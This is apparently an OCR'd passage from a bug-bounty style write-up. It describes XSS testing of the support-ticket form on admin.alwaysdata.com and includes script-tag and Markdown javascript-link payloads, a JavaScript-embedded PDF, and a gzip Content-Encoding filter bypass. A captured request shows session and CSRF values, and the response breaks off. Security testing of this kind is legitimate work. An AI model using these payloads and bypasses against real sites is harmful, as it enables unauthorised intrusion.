


As shown in below image, I thought to apply a basic a=alert,a(1) payload in Account name but there's a Filter that blocks payloads with tags & symbols as there are only Alphabets, Numbers & Hyphens allowed, therefore I encoded it into Base64. And, pasted in Technical Account name but it didn't work so I decided to move ahead to try on Support Section by Creating a New Ticket with that Encoded Payload.




As shown in below image, in Support Section I clicked on Open a new ticket, and I entered that Base64 Encoded Payload in Object Field, and then in Subject Field I entered XSS Testing</script><script>alert()</script> as a Payload, and in Message Field I kept all MarkDown XSS Payloads as there's a Markdown syntax has been enabled, so I though it might trigger execution of Payloads.




As shown in below images, there's also an option of Attachments so I choose a JavaScript Embed PDF File js_injected_poc.pdf which I created through a tool named JS2PDFInjector with basic XSS Payloads as below:
app.alert("DJH4CK3R");
app.alert("XSS");



As shown in below image, I've cross-checked everything in every INPUT Fields and decided to Submit all, but also I don't want any error on Submission with any kind of Filters or anything related to rules & policies regarding to Input or Attachment Fields, that's why I decided to use Content-Encoding: gzip method in submission with intercepting the request in Burp Suite.




As shown in below images, I've intercepted the POST Request of Submission in Burp and manipulated request with Request Header of Content-Encoding: gzip which can allow to bypass Blocking Filters in some cases without making any changes in Data/Content, as can be seen in request, there's gzip encoding is allowed.




```
Send  Cancel  Follow redirection  Burp AI

Request
Pretty  Raw  Hex
POST /support/add/ HTTP/2
Host: admin.alwaysdata.com
Cookie: django_language=en; csrftoken=jOH2omMjmTbLMcWpiXpEJzby2JiMx09R; sessionid=
vrnk5fnk9t9lvj3kn7l2y3i6m8jdpbhz
Content-Length: 10163
Cache-Control: max-age=0
Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: https://admin.alwaysdata.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryH3biobcSBHwfzGCS
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://admin.alwaysdata.com/support/add/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Content-Encoding: gzip

------WebKitFormBoundaryH3biobcSBHwfzGCS
Content-Disposition: form-data; name="csrfmiddlewaretoken"

4XQuIoVhy48Cp3WehUzjDbh84QYFNlqYdBnmWAxqKN9d15ItpHONcAiwWp6habpF
------WebKitFormBoundaryH3biobcSBHwfzGCS
Content-Disposition: form-data; name="related_object"

account_462593
------WebKitFormBoundaryH3biobcSBHwfzGCS
Content-Disposition: form-data; name="subject"

XSS Testing</script><script>alert()</script>
------WebKitFormBoundaryH3biobcSBHwfzGCS
Content-Disposition: form-data; name="message"

[Click Here](6a617661736372697074:alert('1'))
[Click Here](6a617661736372697074:alert(1))

Search  0 highlights

Response
Pretty  Raw  Hex  Render
HTTP/2 302 Found
Server: nginx
Date: Fri, 13 Mar 2026 10:49:18 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Location: /support/?status=open&status=unread
Expires: Fri, 13 Mar 2026 10:49:18 GMT
Cache-Control: max-age=0, no-cache, no-store, must-revalidate, private
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self'
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
Permissions-Policy: accelerometer=(), autoplay=(), browsing-topics=(), camera=(),
clipboard-read=(), clipboard-write=(), geolocation=(), gyroscope=(), hid=(), magnetomete
 microphone=(), screen-wake-lock=(), serial=(), usb=()
Vary: Accept-Language, Cookie
Content-Language: en
Set-Cookie: messages=
